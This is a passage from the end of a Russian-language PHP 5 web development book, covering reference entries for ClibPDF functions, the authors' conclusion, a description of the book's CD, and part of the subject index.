```
bool cpdf_set_page_animation (int pdf document, int transition, float
duration)
```

Функция cpdf_set_page_animation() устанавливает способ (параметр transition) и время (параметр duration) перехода от страницы к странице.

Возможными значениями параметра transition являются следующие:

- 0 — нет перехода;
- 1 — страницы чередуются через две линии, проходящих по экрану;
- 2 — страницы чередуются через две линии, проходящих по экрану;
- 3 — страницы чередуются через бокс (box);
- 4 — страницы чередуются через одну линию, проходящую по экрану;
- 5 — при чередовании страниц старая страница растворяется, и появляется новая;
- 6 — аналогично значению 5, только эффект растворения переходит от одного края экрана к другому;
- 7 — старая страница просто замещается новой (это значение параметра выставлено по умолчанию).

Значением параметра `duration` является количество секунд между сменой страниц.

24.3.30. Функция *cpdf_set_subject*

```
bool cpdf_set_subject (string subject)
```

Функция `cpdf_set_subject()` устанавливает поле `subject` (тема) PDF-документа.

24.3.31. Функция *cpdf_set_text_matrix*

```
bool cpdf_set_text_matrix (int cpdf, array matrix)
```

Функция `cpdf_set_text_matrix()` устанавливает матрицу `matrix`, которая описывает трансформацию, применяемую к текущему шрифту текста.

24.3.32. Функция *cpdf_set_text_pos*

```
bool cpdf_set_text_pos (int cpdf, float x, float y [, int mode])
```

Функция `cpdf_set_text_pos()` устанавливает позицию (с координатами `x` и `y`) текста для последующего вызова функции `cpdf_show`.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.33. Функция *cpdf_set_text_rise*

```
bool cpdf_set_text_rise (int cpdf, float value)
```

Функция `cpdf_set_text_rise()` устанавливает возвышение текста на `value` единиц.

24.3.34. Функция *cpdf_set_title*

```
bool cpdf_set_title (string title)
```

Функция `cpdf_set_title()` устанавливает поле `title` (заголовок) PDF-документа.

24.3.35. Функция *cpdf_set_word_spacing*

```
bool cpdf_set_word_spacing (int cpdf, float space)
```

Функция `cpdf_set_word_spacing()` устанавливает расстояние `space` между словами

24.3.36. Функция *cpdf_setdash*

```
bool cpdf_setdash ( int cpdf, float white, float black)
```

Функция `cpdf_setdash()` устанавливает штрихпунктирную линию из блоков `white` и блоков `black`. Если оба параметра равны 0, устанавливается сплошная линия.

24.3.37. Функция *cpdf_setrgbcolor*

```
bool cpdf_setrgbcolor (int cpdf, float red_value, float green_value,
float blue_value)
```

Функция `cpdf_setrgbcolor()` устанавливает текущий цвет прорисовки и заполнения путем назначения RGB-значения цвета. Параметры `red_value`, `green_value` и `blue_value` устанавливают значения красного, зеленого и синего цветов (наиболее близкие к цвету, определенному RGB-компонентами) в текущей цветовой гамме.

24.3.38. Функция *cpdf_setflat*

```
bool cpdf_setflat (int cpdf, float value)
```

Функция `cpdf_setflat()` устанавливает плоскость со значением `value` от 0 до 100.

24.3.39. Функция *cpdf_show_xy*

```
bool cpdf_show_xy (int cpdf, string text, float x, float y [, int mode])
```

Функция `cpdf_show_xy()` выводит строку текста `text` в позиции с координатами `x` и `y`.

Необязательный параметр `mode` определяет размер единиц измерения. Если этот параметр равен 0 или отсутствует, то по умолчанию используются единицы измерения, установленные для страницы. В ином случае координаты измеряются в PostScript-пунктах без учета текущих единиц измерения.

24.3.40. Функция *cpdf_stringwidth*

```
float cpdf_stringwidth (int cpdf, string text)
```

Функция `cpdf_stringwidth()` возвращает ширину строки `text`. Необходимо, чтобы текущий шрифт текста был установлен до вызова этой функции.

24.3.41. Функция *cpdf_translate*

```
void cpdf_translate ( int pdf_document, float x, float y [, int mode])
```

Функция `cpdf_translate()` устанавливает точку отсчета системы координат в значение с координатами `x` и `y`.

Заключение

Итак, книга завершена. Мы прошли через 24 главы, в которых подробно рассказывалось о том, как создать многофункциональный Web-сайт, используя в качестве основного инструмента разработки язык программирования PHP 5. На страницах этой книги мы постарались рассмотреть разработку как можно большего количества программных блоков, которые могут понадобиться Web-разработчику при создании Web-сайта.

Что бы не говорили, но чтение книги всегда похоже на слушание авторского монолога. Что, в общем-то, не очень хорошо, поскольку быстрая обратная связь в равной мере необходима и читателям, и авторам. С этой целью, чтобы авторский монолог превратить в полноценный диалог с читателем, мы создали на своем сайте форум, который посвящен программированию на PHP и расположен по адресу **http://www.softtime.ru/forum/**. Мы искренне надеемся, что после того как вы перелистнете эту страницу, мы с вами не расстанемся, а встретимся на нашем форуме.

Успехов вам и всего доброго!

Приложение

Описание компакт-диска

В этом приложении приведено описание содержимого компакт-диска (табл. П1). На этом диске вы найдете статьи по PHP, не вошедшие в данную книгу, и исходные коды всех рассматриваемых в книге Web-приложений. Заметим, что на диске (папка \II) находится полнофункциональный корпоративный Web-сайт, который можно быстро (и практически ничего не меняя в коде) запустить в реальную эксплуатацию. Для этого нужно лишь создать необходимые базы данных.

Таблица П1. *Описание содержимого компакт-диска*

Папки	Описание	Главы
\doc	Статьи по PHP	1
\I	Web-приложения к первой части	2
\II	Web-приложения ко второй части	6, 7, 8, 9, 10, 11, 12, 13, 14
\III	Web-приложения к третьей части	15, 16, 18
\IV	Web-приложения к четвертой части	19, 20, 21

Предметный указатель

C

Cookies 227
CSS 208
CSV-файл 265

F

Flash в PHP 898
FTP 633

G

GIF 873

H

HTTP-аутентификация в PHP 155
HTTP-заголовки 143

I

IMAP 512, 519
IMAP-сервер 663
IMAP-функции 661

J, L

JavaScript 158
LiteForum 713

M

MIME 532 533
Multipurpose Internet Mail Extensions 533

P

PDF 924
phpMyAdmin 108-115
PNG 867 875
POP 511
POP 3-сервер 663
POP-сеанс 518

S

SMTP 511, 514
SMTP-сервер 528

T

Triple-DES. См. алгоритм 3DES

W

WBMP 869
Web-сервер Apache
  установка под Linux 16
  установка под Windows 7
WinMySQLAdmin 41

А

Агенты почтовые 512
Алгоритм:
  3DES 226
  MD5 224

Б

Безопасность Web-приложений 215
Библиотека:
  ClibPDF 925
  GDLib 481 857
  ming 898

Г

Генератор паролей 170
Голосование 430
Гостевая книга 430, 459

Д

Дизайн форума 787
Директива:
  <Directory /> 20
  allow 21
  AllowOverride 20
  deny 21
  Options 20

З

Защита информации хранящейся в cookie 227

И

Импорт прайс-листа 377
Индекс:
  FULLTEXT 78
  обычный 78
  полнотекстового поиска 78
  уникальный 78
Индексирование 77
Индексы UNIQUE и PRIMARY KEY. *См.* Индекс обычный и уникальный
Инсталляция phpMyAdmin 109

К

Каталог продукции 333
Ключевое слово DISTINCT 71
Команда:
  ALTER TABLE 57
  CREATE DATABASE 51
  CREATE TABLE 52
  DELETE 63
  DESCRIBE 57
  DROP DATABASE 61
  DROP TABLE 60
  INSERT 61
  SELECT 63
  SHOW DATABASES 51
  UPDATE 67
  USE 52
Кэш 147

М

Многотабличные запросы 72

Н

Настройка:
  Apache 20
  виртуальных хостов 22

О

Оператор:
  EXPLAIN 80
  GROUP BY 67
  LIKE 70
  LIMIT 65
  NOT LIKE 70
  ORDER BY 66
  SHOW 68
  SHOW COLUMN TYPES 68
  SHOW PROCESSLIST 69
  WHERE 66

Отправка сообщений с сайта 511
Отправка сообщений с вложениями 532

П

Подсветка кода 170
Поиск по каталогу продукции 384
Поиск по сайту. *См.* Система полнотекстового поиска по сайту
Почтовая служба 661
Почтовые агенты 512
Почтовый сервер 511
Проверка корректности данных вводимых посетителем 215
Прокси-сервер 147
Профилирование:
  запросов 80
  кода 162

Р

Регулярные выражения 168
Роботы поисковых систем 551

С

Сервис whois 165
Система:
  администрирования контента 250
  администрирования сайта 243
  администрирования форума 809
  анализа посещаемости сайта 543
  голосования 430
  мониторинга сайта в поисковых системах 619
  полнотекстового поиска по сайту 394
  рассылки писем 678
Скин форума 787
Сообщение электронной почты 519
Счетчик посетителей. *См.* Система анализа посещаемости сайта

Т

Таблицы:
  BDB 50
  HEAP 50
  MERGE 50
  MyISAM 49
Транзакция 73

У

Установка:
  MySQL 40
  PHP 5 23

Ф

Файл php.ini:
  основные параметры 26
Формат:
  GIF 873
  PDF 924
  PNG 867 875
  WBMP 869
Форум 713
Фотогалерея 481
Функции хеширования 224
Функция:
  BENCHMARK 80
  COUNT 71
  cpdf_add_annotation 933
  cpdf_add_outline 927
  cpdf_arc 934
  cpdf_begin_text 928
  cpdf_clip 934
  cpdf_close 930
  cpdf_closepath 934
  cpdf_closepath_fill_stroke 934
  cpdf_continue_text 935
  cpdf_curveto 935
  cpdf_end_text 928
  cpdf_fill 935
  cpdf_fill_stroke 934
  cpdf_finalize 930
  cpdf_finalize_page 935
  cpdf_global_set_document_limits 935
  cpdf_import_jpeg 936
  cpdf_lineto 930
  cpdf_moveto 929
  cpdf_newpath 936
  cpdf_open 926

cpdf_output_buffer 930
cpdf_page_init 927
cpdf_place_inline_image 936
cpdf_rec 937
cpdf_restore 937
cpdf_rotate 937
cpdf_rotate_text 938
cpdf_save 937
cpdf_save_to_file 926
cpdf_scale 938
cpdf_set_action_url 938
cpdf_set_char_spacing 938
cpdf_set_creator 938
cpdf_set_font 928
cpdf_set_horiz_scaling 939
cpdf_set_keywords 939
cpdf_set_page_animation 939
cpdf_set_subject 940
cpdf_set_text_matrix 940
cpdf_set_text_pos 940
cpdf_set_text_rendering 929
cpdf_set_text_rise 940
cpdf_setdash 941
cpdf_setflat 941
cpdf_setrgbcolor 941
cpdf_show_xy 941
cpdf_stringwidth 941
cpdf_stroke 930
cpdf_text 929
cpdf_translate 941
exif_imagetype 860
exif_read_data 860
exif_thumbnail 862
fsockopen 166
ftp_chmod 647, 648
ftp_connect 647
ftp_delete 659
ftp_mkdir 647
ftp_nb_continue 657
ftp_nb_get 660
ftp_nb_put 656
ftp_nlist 652
ftp_rename 651
ftp_rmdir 652
gd_info 859
getimagesize 862
header 143
headers_list 144
headers_sent 144
highlight_file 171
highlight_string 171
htmlspecialchars 219
image_type_to_mime_type 863
image2wbmp 875
imagealphablending 884
imagearc 887
imagechar 882
imagecharup 883
imagecolorallocate 892
imagecolorallocatealpha 892
imagecolorat 893
imagecolordeallocate 893
imagecolorresolve 893
imagecolorresolvealpha 893
imagecolorsforindex 893
imagecopy 870
imagecopymerge 870
imagecopymergegray 870
imagecopyresampled 871
imagecopyresized 872
imagecreate 865
imagecreatefromgd 867
imagecreatefromgd2 868
imagecreatefromgd2part 868
imagecreatefromgif 866
imagecreatefromjpeg 865
imagecreatefrompng 867
imagecreatefromstring 868
imagecreatefromwbmp 868
imagecreatefromxbm 869
imagecreatefromxpm 869
imagecreatetruecolor 865
imagedashedline 886
imagedestroy 870
imageellipse 887
imagefill 889
imagefilledarc 888
imagefilledellipse 889
imagefilledpolygon 888
imagefilledrectangle 887
imagefilltoborder 889
imagefilter 872
imagefontheight 876
imagefontwidth 876
imageftbbox 876

(окончание рубрики см. на с. 948)